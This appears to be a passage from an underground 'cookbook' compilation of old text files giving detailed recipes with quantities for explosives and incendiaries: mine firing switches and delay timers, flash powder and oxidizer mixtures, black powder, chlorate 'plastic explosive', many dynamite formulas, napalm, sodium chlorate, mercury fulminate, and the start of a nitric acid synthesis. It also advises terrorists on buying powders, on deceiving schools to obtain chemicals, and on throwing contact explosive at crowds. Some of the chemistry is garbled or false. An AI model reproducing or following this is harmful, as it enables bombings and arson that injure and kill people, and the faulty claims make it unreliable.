The switch is placed in a hole in the path of expected traffic and covered with a thin layer of dirt or other camouflaging material. The mine or other explosive device connected to the switch can be buried with the switch or emplaced elsewhere as desired.

When a vehicle passes over the switch, the two metal plates make contact closing the firing circuit.

RFLAGG

Drip Timer

Another method of time delay for explosives that are detonated by electric means, is the drip timer. Fill a 'baggie' with water and then add as much salt as the water will hold. Seal it, leaving some air inside. Then, tape the two contact wires from which the circuit has been broken, to the inside of a large cup. Place the baggie on the cup. Poke a hole in the top of the 'baggie', where there is air, and then make a hole in the bottom to let the water drain into the cup. As any Einstien figures, the salt water level in the cup will eventually conduct electricity at the moment both wires touch water, thus completing the circuit. I have yet to try this timer out, and I got the plans from a total idiot, phreaker nonetheless, and doubt it would work with any power source under 12v.

-----007

Dried Seed Timer

by the Jolly Roger

A time delay device for electrical firing circuits can be made using the principle of expansion of dried seeds.

Material Required:

Dried peas, beans, or other dehydrated seeds
Wide-mouth glass jar with non-metal cap
Two screws or bolts
Thin metal plate
Hand drill
Screwdriver

Procedure:

- 1) Determine the rate of the rise of the dried seeds selected. This is necessary to determine the delay time of the timer.
 - a) Place a sample of the dried seeds in the jar and cover with water.
 - b) Measure the time it takes for the seeds to rise a given height.
Most dried seeds increase 50% in one to two hours.
- 2) Cut a disc from thin metal plate. Disc should fit loosely inside the jar.

NOTE: If metal is painted, rusty, or otherwise coated, it must be scraped or sanded to obtain a clean metal surface

- 3) Drill two holes in the cap of the jar about 2 inches apart. Diameter of holes should be such that screws or bolts will thread tightly into them. If the jar has a metal cap or no cap, a piece of wood or plastic (NOT METAL) can be used as a cover.
- 4) Turn the two screws or bolts through the holes in the cap. Bolts should extend about one in. (2 1/2 cm) into the jar.

IMPORTANT: Both bolts must extend the same distance below the container cover.

- 5) Pour dried seeds into the container. The level will depend upon the previously measured rise time and the desired delay.
- 6) Place the metal disc in the jar on top of the seeds.

How to use:

- 1) Add just enough water to completely cover the seeds and place the cap on the jar.

023.TXT

2) Attach connecting wires from the firing circuit to the two screws on the cap.

Expansion of the seeds will raise the metal disc until it contacts the screws and closes the circuit.

-----RFLAGG-----

FUEL-OXODIZER MIXTURES -- (AKA: Starter Explosives)

There are nearly an infinite number of fuel-oxodizer mixtures that can be produced by a misguided individual in his own home. Some are very effective and dangerous, while others are safer and less effective. A list of working fuel- oxodizer mixtures will be presented, but the exact measurements of each compound are debatable for maximum effectiveness. A rough estimate will be given of the percentages of each fuel and oxodizer:

oxodizer, % by weight	fuel, % by weight	speed #	notes
potassium chlorate 67%	sulfur 33%	5	friction/impact sensitive; unstable
potassium chlorate 50%	sugar 35% charcoal 15%	5	fairly slow burning; unstable
potassium chlorate 50%	sulfur 25% magnesium or aluminum dust 25%	8	extremely unstable!
potassium chlorate 67%	magnesium or aluminum dust 33%	8	unstable
sodium nitrate 65%	magnesium dust 30% sulfur 5%	?	unpredictable burn rate
potassium permanganate 60%	glycerine 40%	4	delay before ignition depends upon grain size
WARNING: IGNITES SPONTANEOUSLY WITH GLYCERINE!!!			
potassium permanganate 67%	sulfur 33%	5	unstable
potassium permanganate 60%	sulfur 20% magnesium or aluminum dust 20%	5	unstable
potassium permanganate 50%	sugar 50%	3	?
potassium nitrate 75%	charcoal 15% sulfur 10%	7	this is black powder!
potassium nitrate 60%	powdered iron or magnesium 40%	1	burns very hot
potassium chlorate 75%	phosphorus sesquisulfide 25%	8	used to make strike-anywhere matches

024.TXT			
ammonium perchlorate 70%	aluminum dust 30% and small amount of iron oxide	6	solid fuel for space shuttle
potassium perchlorate 67% (sodium perchlorate)	magnesium or aluminum dust 33%	10	flash powder
potassium perchlorate 60% (sodium perchlorate)	magnesium or aluminum dust 20% sulfur 20%	8	alternate flash powder
barium nitrate 30% potassium perchlorate 30%	aluminum dust 30%	9	alternate flash powder
barium peroxide 90%	magnesium dust 5% aluminum dust 5%	10	alternate flash powder
potassium perchlorate 50%	sulfur 25% magnesium or aluminum dust 25%	8	slightly unstable
potassium chlorate 67% calcium carbonate 3%	red phosphorus 27% sulfur 3%	7	very unstable impact sensitive
potassium permanganate 50%	powdered sugar 25% aluminum or magnesium dust 25%	7	unstable; ignites if it gets wet!
potassium chlorate 75%	charcoal dust 15% sulfur 10%	6	unstable

=====

NOTE: Mixtures that uses substitutions of sodium perchlorate for potassium perchlorate become moisture-absorbent and less stable.

The higher the speed number, the faster the fuel-oxidizer mixture burns AFTER ignition. Also, as a rule, the finer the powder, the faster the rate of burning.

As one can easily see, there is a wide variety of fuel-oxidizer mixtures that can be made at home. By altering the amounts of fuel and oxidizer(s), different burn rates can be achieved, but this also can change the sensitivity of the mixture.

RFLAGG

"Red or White Powder" Propellant

by the Jolly Roger

"Red or White Powder" Propellant may be prepared in a simple, safe manner. The formulation described below will result in approximately 2 1/2 pounds of powder. This is a small arms propellant and should only be used in weapons with 1/2 in. diameter or less (but not pistols!).

Material Required:

Heat Source (Kitchen Stove or open fire)
2 gallon metal bucket
Measuring cup (8 ounces)
Wooden spoon or rubber spatula
Metal sheet or aluminum foil (at least 18 in. sq.)
Flat window screen (at least 1 foot square)
Potassium Nitrate (granulated) 2-1/3 cups
White sugar (granulated) 2 cups
Powdered ferric oxide (rust) 1/8 cup (if available)
Clear water, 1-1/2 cups

Procedure:

1) Place the sugar, potassium nitrate, and water in the bucket. Heat with a low flame, stirring occasionally until the sugar and potassium nitrate dissolve.

2) If available, add the ferric oxide (rust) to the solution. Increase the flame under the mixture until it boils gently.

NOTE: The mixture will retain the rust coloration.

3) Stir and scrape the bucket sides occasionally until the mixture is reduced to one quarter of its original volume, then stir continuously.

4) As the water evaporates, the mixture will become thicker until it reaches the consistency of cooked breakfast cereal or homemade fudge. At this stage of thickness, remove the bucket from the heat source, and spread the mass on the metal sheet.

5) While the material cools, score it with a spoon or spatula in crisscrossed furrows about 1 inch apart.

6) Allow the material to dry, preferably in the sun. As it dries, rescore it accordingly (about every 20 minutes) to aid drying.

025.TXT

7) When the material has dried to a point where it is moist and soft but not sticky to the touch, place a small spoonful on the screen. Rub the material back and forth against the screen mesh with spoon or other flat object until the material is granulated into small worm-like particles.

8) After granulation, return the material to the sun to allow to dry completely.

See later powder filez..... -= RFLAGG =-

BUYING EXPLOSIVES AND PROPELLANTS

Almost any city or town of reasonable size has a gun store and one or more pharmacies. These are two of the places that potential terrorists visit in order to purchase explosive material. All that one has to do is know something about the non- explosive uses of the materials. Black powder, for example, is used in blackpowder firearms. It comes in varying "grades", with each different grade being a slightly different size. The grade of black powder depends on what the calibre of the gun that it is used in; a fine grade of powder could burn too fast in the wrong caliber weapon. The rule is: the smaller the grade, the faster the burn rate of the powder.

BLACK POWDER

Black powder is generally available in three grades. As stated before, the smaller the grade, the faster the powder burns. Burn rate is extremely important in bombs. Since an explosion is a rapid increase of gas volume in a confined environment, to make an explosion, a quick-burning powder is desirable. The three common grades of black powder are listed below, along with the usual bore width (calibre) of what they are used in. Generally, the fastest burning powder, the FFF grade is desirable. However, the other grades and uses are listed below:

GRADE	BORE WIDTH	EXAMPLE OF GUN
AAAAA	AAAAAAAAAA	AAAAAAAAAAAAAAAA
F	.50 or greater	model cannon; some rifles
FF	.36 - .50	large pistols; small rifles
FFF	.36 or smaller	pistols; derringers

The FFF grade is the fastest burning, because the smaller grade has more surface area or burning surface exposed to the flame front. The larger grades also have uses which will be discussed later. The price range of black powder, per pound, is about \$8.50 - \$9.00. The price is not affected by the grade, and so one saves oneself time and work if one buys the finer grade of powder. The major problems with black powder are that it can be ignited accidentally by static electricity, and that it has a tendency to absorb moisture from the air. To safely crush it, a one would use a plastic spoon and a wooden salad bowl. Taking a small pile at a time, he or she would apply pressure to the powder through the spoon and rub it in a series of strokes or circles, but not too hard. It is fine enough to use when it is about as fine as flour. The fineness, however, is dependant on what type of device one wishes to make; obviously, it would be impracticable to crush enough powder to fill a 1 foot by 4 inch radius pipe. Any adult can purchase black powder, since anyone can own black powder firearms in the United States.

026.TXT
PYRODEX

Pyrodex is a synthetic powder that is used like black powder. It comes in the same grades, but it is more expensive per pound. However, a one pound container of pyrodex contains more material by volume than a pound of black powder. It is much easier to crush to a very fine powder than black powder, and it is considerably safer and more reliable. This is because it will not be set off by static electricity, as black can be, and it is less inclined to absorb moisture. It costs about \$10.00 per pound. It can be crushed in the same manner as black powder, or it can be dissolved in boiling water and dried.

ROCKET ENGINE POWDER

One of the most exciting hobbies nowadays is model rocketry. Estes is the largest producer of model rocket kits and engines. Rocket engines are composed of a single large grain of propellant. This grain is surrounded by a fairly heavy cardboard tubing. One gets the propellant by slitting the tube length-wise, and unwrapping it like a paper towel roll. When this is done, the gray fire clay at either end of the propellant grain must be removed. This is usually done gently with a plastic or brass knife. The material is exceptionally hard, and must be crushed to be used. By gripping the grain in the widest setting on a set of pliers, and putting the grain and powder in a plastic bag, the powder will not break apart and shatter all over. This should be done to all the large chunks of powder, and then it should be crushed like black powder. Rocket engines come in various sizes, ranging from 1/4 A - 2T to the incredibly powerful D engines. The larger the engine, the more expensive. D engines come in packages of three, and cost about \$5.00 per package. Rocket engines are perhaps the single most useful item sold in stores to a terrorist, since they can be used as is, or can be cannibalized for their explosive powder.

RIFLE/SHOTGUN POWDER

Rifle powder and shotgun powder are really the same from a practical standpoint. They are both nitrocellulose based propellants. They will be referred to as gunpowder in all future references. Smokeless gunpowder is made by the action of concentrated nitric and sulfuric acid upon cotton or some other cellulose material. This material is then dissolved by solvents and then reformed in the desired grain size. When dealing with smokeless gunpowder, the grain size is not nearly as important as that of black powder. Both large and small grained smokeless powder burn fairly slowly compared to black powder when unconfined, but when it is confined, gunpowder burns both hotter and with more gaseous expansion, producing more pressure. Therefore, the grinding process that is often necessary for other propellants is not necessary for smokeless powder. Powder costs about \$9.00 per pound. In most states any

026.TXT

citizen with a valid driver's license can buy it, since there are currently few restrictions on rifles or shotguns in the U.S. There are now ID checks in many states when purchasing powder at a retail outlet. Mail-orders aren't subject to such checks. Rifle powder and pyrodex may be purchased by mail order, but UPS charges will be high, due to DOT regulations on packaging.

-- RFLAGG ==

FLASH POWDER (By Dr. Tiel)

Here are a few basic precautions to take if you're crazy enough to produce your own flash powder:

- (1) Grind the oxidizer (KNO₃, KClO₃, KMnO₄, KClO₄ etc) separately in a clean vessel.
- (2) NEVER grind or sift the mixed composition.
- (3) Mix the composition on a large paper sheet, by rolling the composition back and forth.
- (4) Do not store flash compositions, especially any containing Mg.
- (5) Make very small quantities at first, so you can appreciate the power of such mixtures.

KNO ₃	50%	(by weight)
Mg	50%	

It is very important to have the KNO₃ very dry, if evolution of ammonia is observed then the KNO₃ has water in it. Very pure and dry KNO₃ is needed.

KClO₃ with Mg or Al metal powders works very well. Many hands, faces and lives have been lost with such compositions.

KMnO₄ with Mg or Al is also an extremely powerful flash composition.

KClO₄ with Al is generally found in commercial fireworks, this does not mean that it is safe, it is a little safer than KClO₃ above.

K₂Cr₂O₇ can also be used as an oxidizer for flash powder.

The finer the oxidizer and the finer the metal powder the more powerful the explosive. This of course will also increase the sensitivity of the flash powder.

For a quick flash small quantities can be burnt in the open. Larger quantities (50g or more) ignited in the open can detonate, they do not need a container to do so.

NOTE: Flash powder in any container will detonate.

Balanced equations of some oxidizer/metal reactions. Only major products are considered. Excess metal powders are generally used. This excess burns with atmospheric oxygen.

027.TXT

$4 \text{ KNO}_3 + 10 \text{ Mg} \rightarrow 2 \text{ K}_2\text{O} + 2 \text{ N}_2 + 10 \text{ MgO} + \text{energy}$

$\text{KClO}_3 + 2 \text{ Al} \rightarrow \text{KCl} + \text{Al}_2\text{O}_3 + \text{energy}$

$3 \text{ KClO}_4 + 8 \text{ Al} \rightarrow 3 \text{ KCl} + 4 \text{ Al}_2\text{O}_3 + \text{energy}$

$6 \text{ KMnO}_4 + 14 \text{ Al} \rightarrow 3 \text{ K}_2\text{O} + 7 \text{ Al}_2\text{O}_3 + 6 \text{ Mn} + \text{energy}$

Make Black Powder first if you have never worked with pyrotechnic materials, then think about this stuff.

Dr. Van Tiel- Ph.D. Chemistry

Potassium perchlorate is a lot safer than sodium/potassium chlorate.

Compiled By:

-- RFLAGG --

'97

Improvised Black Powder

by the Jolly Roger

Black powder can be prepared in a simple, safe manner. It may be used as blasting or gun powder.

Material Required

Potassium Nitrate, granulated, 3 cups (3/4 liter)
Wood charcoal, powdered, 2 cups
Sulfur, powdered, 1/2 cup
Alcohol, 5 pints (2-1/2 liters) (whiskey, rubbing alcohol, etc.)
Water, 3 cups (3/4 liter)
Heat source
2 buckets - each 2 gallon (7-1/2 litres) capacity, at least one of which is
heat resistant (metal, ceramic, etc.)
Flat window screening, at least 1 foot (30 cm) square
Large wooden stick
Cloth, at least 2 feet (60 cm) square

Procedure:

- 1) Place alcohol in one of the buckets.
- 2) Place potassium nitrate, charcoal, and sulfur in the heat resistant bucket. Add 1 cup water and mix thoroughly with wooden stick until all ingredients are dissolved.
- 3) Add remaining water (2 cups) to mixture. Place bucket on heat source and stir until small bubbles begin to form.

CAUTION: DO NOT boil mixture. Be sure ALL mixture stays wet. If any is dry, as on sides of pan, it may ignite!

- 4) Remove bucket from heat and pour mixture into alcohol while stirring vigorously.
- 5) Let alcohol mixture stand about 5 minutes. Strain mixture through cloth to obtain black powder. Discard liquid. Wrap cloth around black powder and squeeze to remove all excess liquid.
- 6) Place screening over dry bucket. Place workable amount of damp powder on screen and granulate by rubbing solid through screen. NOTE: If granulated particles appear to stick together and change shape, recombine entire batch of powder and repeat steps 5 & 6.
- 7) Spread granulated black powder on flat, dry surface so that layer about 1/2 inch (1-1/4 cm) is formed. Allow to dry. Use radiator, or direct sunlight. This should be dried as soon as possible, preferably in an hour. The longer the drying period, the less effective the black powder.

CAUTION: Remove from heat AS SOON AS granules are dry. Black powder is now

ready to use.

028.TXT

-- RFLAGG ==

BLACK POWDER 3

First made by the Chinese for use in fireworks, black powder was first used in weapons and explosives in the 12th century. It is very simple to make, but it is not very powerful or safe. Only about 50% of black powder is converted to hot gasses when it is burned; the other half is mostly very fine burned particles. Black powder has one major problem: it can be ignited by static electricity. This is very bad, and it means that the material must be made with wooden or clay tools. Anyway, a misguided individual could manufacture black powder at home with the following procedure:

MATERIALS	EQUIPMENT
AAAAAAAAAA	AAAAAAAAAA
potassium nitrate (75 g)	clay grinding bowl and clay grinder
or	or
sodium nitrate (75 g)	wooden salad bowl and wooden spoon
sulfur (10 g)	plastic bags (3)
charcoal (15 g)	300-500 ml beaker (1)
distilled water	coffee pot or heat source

- 1) Place a small amount of the potassium or sodium nitrate in the grinding bowl and grind it to a very fine powder. Do this to all of the potassium or sodium nitrate, and store the ground powder in one of the plastic bags.
- 2) Do the same thing to the sulfur and charcoal, storing each chemical in a separate plastic bag.
- 3) Place all of the finely ground potassium or sodium nitrate in the beaker, and add just enough boiling water to the chemical to get it all wet.
- 4) Add the contents of the other plastic bags to the wet potassium or sodium nitrate, and mix them well for several minutes. Do this until there is no more visible sulfur or charcoal, or until the mixture is universally black.
- 5) On a warm sunny day, put the beaker outside in the direct sunlight. Sunlight is really the best way to dry black powder, since it is never too hot, but it is hot enough to evaporate the water.
- 6) Scrape the black powder out of the beaker, and store it in a safe

029.TXT

container. Plastic is really the safest container, followed by paper. Never store black powder in a plastic bag, since plastic bags are prone to generate static electricity.

Another addition to the CookBook.....

-- RFLAGG == '97

Touch Explosives

by the Jolly Roger

This is sort of a mild explosive, but it can be quite dangerous in large quantities. To make touch explosive (such as that found in a snap-n-pop, but more powerful), use this recipe:

- Mix iodine crystals into ammonia until the iodine crystals will not dissolve into the ammonia anymore. Pour off the excess ammonia and dry out the crystals on a baking sheet the same way as you dried the thermite (in other words, just let it sit overnight!).

- Be careful now because these crystals are now your touch explosive. Carefully wrap a bunch in paper (I mean carefully! Friction sets 'em off!) and throw them around.. pretty loud, huh? They are fun to put on someone's chair. Add a small fish sinker to them and they can be thrown a long distance (good for crowds, football games, concerts, etc.) Have fun! -Jolly Roger-

031.TXT

How to make Napalm

by the Jolly Roger

- Pour some gas into an old bowl, or some kind of container.
- Get some styrofoam and put it in the gas, until the gas won't eat anymore. You should have a sticky syrup.
- Put it on the end of something (don't touch it!!). The unused stuff lasts a long time!

-RFLAGG-

Napalm (Another way to make it...)

by the Jolly Roger

(See file #021 of Cookbook IV for an easy way to make it!!)

About the best fire bomb is napalm. It has a thick consistency, like jam and is best for use on vehicles or buildings.

Napalm is simply one part gasoline and one part soap. The soap is either soap flakes or shredded bar soap. Detergents won't do.

The gasoline must be heated in order for the soap to melt. The usual way is with a double boiler where the top part has at least a two-quart capacity. The water in the bottom part is brought to a boil and the double boiler is taken from the stove and carried to where there is no flame.

Then one part, by volume, of gasoline is put in the top part and allowed to heat as much as it will and the soap is added and the mess is stirred until it thickens. A better way to heat gasoline is to fill a bathtub with water as hot as you can get it. It will hold its heat longer and permit a much larger container than will the double boiler.

-----RFLAGG-----

Egg-based Gelled Flame Fuels

by the Jolly Roger

The white of any bird egg can be used to gel gasoline for use as a flame fuel which will adhere to target surfaces.

Materials Required

Parts by Volume -----	Ingredient -----	How used -----	Common Source -----
85	Gasoline	Motor Fuel Stove Fuel Solvent	Gas Stations Motor Vehicle
14	Egg Whites	Food Industrial Processes	Food Store Farms

Any one of the following:

1	Table Salt	Food Industrial Processes	Sea Water Natural Brine Food Store
3	Ground Coffee	Food	Coffee Plant Food Store
3	Dried Tea Leaves	Food	Tea Plant Food Store
3	Cocoa	Food	Cacao Tree Food Store
2	Sugar	Sweetening foods	Sugar Cane Food Store
1	Saltpeter (Potassium Nitrate)	Pyrotechnics Explosives Matches Medicine	Natural Deposits Drug Store
1	Epsom Salts	Medicine Mineral Water Industrial Processes	Natural Kisserite Drug Store Food Store

033.TXT

2	Washing Soda (Sal Soda)	Washing Cleaner Medicine Photography	Food Store Drug Store Photo Supply Store
1 1/2	Baking Soda	Baking Manufacturing of: Beverages Medicines and Mineral Waters	Food Store Drug Store
1 1/2	Aspirin	Medicine	Drug Store Food Store

Procedure:

CAUTION: Make sure that there are no open flames in the area when mixing flame fuels! NO SMOKING!!

- 1) Separate the egg white from the yolk. This can be done by breaking the egg into a dish and carefully removing the yolk with a spoon.
- 2) Pour egg white into a jar, bottle, or other container, and add gasoline.
- 3) Add the salt (or other additive) to the mixture and stir occasionally until gel forms (about 5 to 10 minutes).

NOTE: A thicker gelled flame fuel can be obtained by putting the capped jar in hot (65 degrees Centegrade) water for about 1/2 hour and then letting them cool to room temperature. (DO NOT HEAT THE GELLED FUEL CONTAINING COFFEE!!)

-- RFLAGG --

How to make Potassium Nitrate

by The Jolly Roger

Potassium Nitrate is an ingredient in making fuses, among other things. Here is how you make it:

Materials needed:

- 3.5 gallons of nitrate bearing earth or other material
- 1/2 cup of wood ashes
- Bucket or other similar container about 4-5 gallons in volume
- 2 pieces of finely woven cloth, each a bit bigger than the bottom of the bucket
- Shallow dish or pan at least as large in diameter as the bucket
- Shallow, heat resistant container
- 2 gallons of water
- Something to punch holes in the bottom of the bucket
- 1 gallon of any type of alcohol
- A heat source
- Paper & tape

Procedure:

- Punch holes on the inside bottom of the bucket, so that the metal is "puckered" outward from the bottom
- Spread cloth over the holes from the bottom
- Place wood ashes on the cloth. Spread it out so that it covers the entire cloth and has about the same thickness.
- Place 2nd cloth on top of the wood ashes
- Place the dirt or other material in the bucket
- Place the bucket over the shallow container. NOTE: It may need support on the bottom so that the holes on the bottom are not blocked.
- Boil water and pour it over the earth very slowly. Do NOT pour it all at once, as this will clog the filter on the bottom.
- Allow water to run through holes into the shallow dish on the bottom.
- Be sure that the water goes through ALL of the earth!
- Allow water in dish to cool for an hour or so

034.TXT

- Carefully drain the liquid in the dish away, and discard the sludge in the bottom
- Boil this liquid over a fire for at least two hours. Small grains of salt will form - scoop these out with the paper as they form
- When the liquid has boiled down to 1/2 its original volume let it sit
- After 1/2 hour, add equal volume of the alcohol; when this mixture is poured through paper, small white crystals appear. This is the potassium nitrate.

Purification:

- Redissolve crystals in small amount of boiling water
- Remove any crystals that appear
- Pour through improvised filter then heat concentrated solution to dryness.
- Spread out crystals and allow to dry

Compiled by == RFLAGG ==

Making Plastic Explosives from Bleach

by The Jolly Roger

Potassium chlorate is an extremely volatile explosive compound, and has been used in the past as the main explosive filler in grenades, land mines, and mortar rounds by such countries as France and Germany. Common household bleach contains a small amount of potassium chlorate, which can be extracted by the procedure that follows.

First off, you must obtain:

- [1] A heat source (hot plate, stove, etc.)
- [2] A hydrometer, or battery hydrometer
- [3] A large Pyrex, or enameled steel container (to weigh chemicals)
- [4] Potassium chloride (sold as a salt substitute at health and nutrition stores)

Take one gallon of bleach, place it in the container, and begin heating it. While this solution heats, weigh out 63 grams of potassium chloride and add this to the bleach being heated. Constantly check the solution being heated with the hydrometer, and boil until you get a reading of 1.3. If using a battery hydrometer, boil until you read a FULL charge.

Take the solution and allow it to cool in a refrigerator until it is between room temperature and 0 degrees Celcius. Filter out the crystals that have formed and save them. Boil this solution again and cool as before. Filter and save the crystals.

Take the crystals that have been saved, and mix them with distilled water in the following proportions: 56 grams per 100 milliliters distilled water. Heat this solution until it boils and allow to cool. Filter the solution and save the crystals that form upon cooling. This process of purification is called "fractional crystalization". These crystals should be relatively pure potassium chlorate.

Powder these to the consistency of face powder, and heat gently to drive off all moisture.

Now, melt five parts Vaseline with five parts wax. Dissolve this in white gasoline (camp stove gasoline), and pour this liquid on 90 parts potassium chlorate (the powdered crystals from above) into a plastic bowl. Knead this liquid into the potassium chlorate until intimately mixed. Allow all gasoline to evaporate.

Finally, place this explosive into a cool, dry place. Avoid

035.TXT

friction, sulfur, sulfides, and phosphorous compounds. This explosive is best molded to the desired shape and density of 1.3 grams in a cube and dipped in wax until water proof. These block type charges guarantee the highest detonation velocity. Also, a blasting cap of at least a 3 grade must be used.

The presence of the afore mentioned compounds (sulfur, sulfides, etc.) results in mixtures that are or can become highly sensitive and will possibly decompose explosively while in storage. You should never store homemade explosives, and you must use EXTREME caution at all times while performing the processes in this article.

You may obtain a catalog of other subject of this nature by writing:

Information Publishing Co.
Box 10042
Odessa, Texas 79762

-- RFLAGG --
'97

How to Make Dynamite

by The Jolly Roger

Dynamite is nothing more than just nitroglycerin and a stabilizing agent to make it much safer to use. For the sake of saving time, I will abbreviate nitroglycerin with a plain NG. The numbers are percentages, be sure to mix these carefully and be sure to use the exact amounts. These percentages are in weight ratio, not volume.

no.	ingredients	amount

#1	NG	32
	sodium nitrate	28
	woodmeal	10
	ammonium oxalate	29
	guncotton	1
#2	NG	24
	potassium nitrate	9
	sodium nitrate	56
	woodmeal	9
	ammonium oxalate	2
#3	NG	35.5
	potassium nitrate	44.5
	woodmeal	6
	guncotton	2.5
	vaseline	5.5
	powdered charcoal	6
#4	NG	25
	potassium nitrate	26
	woodmeal	34
	barium nitrate	5
	starch	10
#5	NG	57
	potassium nitrate	19
	woodmeal	9
	ammonium oxalate	12
	guncotton	3
#6	NG	18
	sodium nitrate	70
	woodmeal	5.5
	potassium chloride	4.5
	chalk	2
#7	NG	26
	woodmeal	40
	barium nitrate	32
	sodium carbonate	2
#8	NG	44
	woodmeal	12
	anhydrous sodium sulfate	44

#9	NG	24
	potassium nitrate	32.5
	woodmeal	33.5
	ammonium oxalate	10
#10	NG	26
	potassium nitrate	33
	woodmeal	41
#11	NG	15
	sodium nitrate	62.9
	woodmeal	21.2
	sodium carbonate	.9
#12	NG	35
	sodium nitrate	27
	woodmeal	10
	ammonium oxalate	1
#13	NG	32
	potassium nitrate	27
	woodmeal	10
	ammonium oxalate	30
	guncotton	1
#14	NG	33
	woodmeal	10.3
	ammonium oxalate	29
	guncotton	.7
	potassium perchloride	27
#15	NG	40
	sodium nitrate	45
	woodmeal	15
#16	NG	47
	starch	50
	guncotton	3
#17	NG	30
	sodium nitrate	22.3
	woodmeal	40.5
	potassium chloride	7.2
#18	NG	50
	sodium nitrate	32.6
	woodmeal	17
	ammonium oxalate	.4
#19	NG	23
	potassium nitrate	27.5
	woodmeal	37
	ammonium oxalate	8
	barium nitrate	4
	calcium carbonate	.5

Household equivalents for chemicals

It has come to my attention that many of these chemicals are sold under brand names, or have household equivalents. here is a list that might help you out. Also, see elsewhere in this Cookbook for a more complete listing.....

acetic acid	vinegar
aluminum oxide	alumina
aluminum potassium sulfate	alum
aluminum sulfate	alum
ammonium hydroxide	ammonia
carbon carbonate	chalk
calcium hypochloride	bleaching powder
calcium oxide	lime
calcium sulfate	plaster of paris
carbonic acid	seltzer
carbon tetrachloride	cleaning fluid
ethylene dichloride	Dutch fluid
ferric oxide	iron rust
glucose	corn syrup
graphite	pencil lead
hydrochloric acid	muriatic acid
hydrogen peroxide	peroxide
lead acetate	sugar of lead
lead tetroxide	red lead
magnesium silicate	talc
magnesium sulfate	Epsom salts
naphthalene	mothballs
phenol	carbolic acid
potassium bicarbonate	cream of tartar
potassium chromium sulf.	chrome alum
potassium nitrate	saltpeter
sodium dioxide	sand
sodium bicarbonate	baking soda
sodium borate	borax
sodium carbonate	washing soda
sodium chloride	salt
sodium hydroxide	lye
sodium silicate	water glass
sodium sulfate	glauber's salt
sodium thiosulfate	photographer's hypo
sulfuric acid	battery acid
sucrose	cane sugar
zinc chloride	tinner's fluid

Keep this list handy at all times. If you can't seem to get one or more of the ingredients try another one. If you still can't, you can always buy small amounts from your school, or maybe from various chemical companies. When you do that, be sure to say as little as

036.TXT

possible, if during the school year, and they ask, say it's for a
experiment for school.

-----RFLAGG-----

Sodium Chlorate

by the Jolly Roger

Sodium Chlorate is a strong oxidizer used in the manufacture of explosives. It can be used in place of Potassium Chlorate.

Material Required

2 carbon or lead rods (1 in. diameter
by 5 in. long)

Salt, or ocean water

Sulfuric acid, diluted

Motor Vehicle

Water

2 wires, 16 gauge (3/64 in. diameter approx.), 6 ft. long, insulated.

Gasoline

1 gallon glass jar, wide mouth (5 in. diameter by 6 in. high approx.)

Sticks

String

Teaspoon

Trays

Cup

Heavy cloth

Knife

Large flat pan or tray

Sources

Dry Cell Batteries
(2-1/2 in. diameter by
7" long) or plumbing
supply store
Grocery store or ocean
Motor Vehicle Batteries

Procedure

- 1) Mix 1/2 cup of salt into the one gallon glass jar with 3 litres (3 quarts) of water.
- 2) Add 2 teaspoons of battery acid to the solution and stir vigorously for 5 minutes.
- 3) Strip about 4 inches of insulation from both ends of the two wires.
- 4) With knife and sticks, shape 2 strips of wood 1 by 1/8 by 1-1/2. Tie the wood strips to the lead or carbon rods so that they are 1-1/2 inches apart.
- 5) Connect the rods to the battery in a motor vehicle with the insulated wire.
- 6) Submerge 4-1/2 inches of the rods in the salt water solution.
- 7) With gear in neutral position, start the vehicle engine. Depress the accelerator approx. 1/5 of its full travel.
- 8) Run the engine with the accelerator in this position for 2 hours, then shut it down for 2 hours.
- 9) Repeat this cycle for a total of 64 hours while maintaining the level of the acid-salt water solution in the glass jar.

037.TXT

CAUTION: This arrangement employs voltages which can be quite dangerous!
Do not touch bare wire leads while engine is running!!

- 10) Shut off the engine. Remove the rods from the glass jar and disconnect wire leads from the battery.
- 11) Filter the solution through the heavy cloth into a flat pan or tray, leaving the sediment at the bottom of the glass jar.
- 12) Allow the water in the filtered solution to evaporate at room temperature (approx. 16 hours). The residue is approximately 60% or more sodium chlorate which is pure enough to be used as an explosive ingredient.

-----RFLAGG-----

MERCURY FULMINATE 2

- Exodus -

Mercury fulminate is perhaps one of the oldest known initiating compounds. It can be detonated by either heat or shock, which would make it of infinite value to a terrorist. Even the action of dropping a crystal of the fulminate causes it to explode. A person making this material would probably use the following procedure:

MATERIALS	EQUIPMENT
AAAAAAAAAA	AAAAAAAAAA
5 g mercury	glass stirring rod
35 ml concentrated nitric acid	100 ml beaker (2)
ethyl alcohol (30 ml)	adjustable heat source
distilled water	blue litmus paper
	funnel and filter paper

Solvent alcohol must be at least 95% ethyl alcohol if it is used to make mercury fulminate. Methyl alcohol may prevent mercury fulminate from forming.

Mercury thermometers are becoming a rarity, unfortunately. They may be hard to find in most stores as they have been superseded by alcohol and other less toxic fillings. Mercury is also used in mercury switches, which are available at electronics stores. Mercury is a hazardous substance, and should be kept in the thermometer or mercury switch until used. It gives off mercury vapors which will cause brain damage if inhaled. For this reason, it is a good idea not to spill mercury, and to always use it outdoors. Also, do not get it in an open cut; rubber gloves will help prevent this.

- 1) In one beaker, mix 5 g of mercury with 35 ml of concentrated nitric acid, using the glass rod.
- 2) Slowly heat the mixture until the mercury is dissolved, which is when the solution turns green and boils.
- 3) Place 30 ml of ethyl alcohol into the second beaker, and slowly and carefully add all of the contents of the first beaker to it. Red and/or brown fumes should appear. These fumes are toxic and flammable.
- 4) After thirty to forty minutes, the fumes should turn white, indicating that the reaction is near completion. After ten more minutes, add 30 ml of the distilled water to the solution.

- 5) Carefully filter out the crystals of mercury fulminate from the liquid solution. Dispose of the solution in a safe place, as it is corrosive and toxic.
- 6) Wash the crystals several times in distilled water to remove as much excess acid as possible. Test the crystals with the litmus paper until they are neutral. This will be when the litmus paper stays blue when it touches the wet crystals
- 7) Allow the crystals to dry, and store them in a safe place, far away from any explosive or flammable material.

This procedure can also be done by volume, if the available mercury cannot be weighed. Simply use 10 volumes of nitric acid and 10 volumes of ethanol to every one volume of mercury.

There are several ways to make this most essential of all acids for explosives. One method by which it could be made will be presented. Once again, be reminded that these methods SHOULD NOT BE CARRIED OUT!!

Materials:

AAAAAAAAA

sodium nitrate or
potassium nitrate

distilled water

concentrated
sulfuric acid**Equipment:**

AAAAAAAAA

adjustable heat source

retort

ice bath

stirring rod

collecting flask with stopper

- 1) Pour 32 milliliters of concentrated sulfuric acid into the retort.
- 2) Carefully weigh out 58 grams of sodium nitrate, or 68 grams of potassium nitrate. and add this to the acid slowly. If it all does not dissolve, carefully stir the solution with a glass rod until it does.
- 3) Place the open end of the retort into the collecting flask, and place the collecting flask in the ice bath.
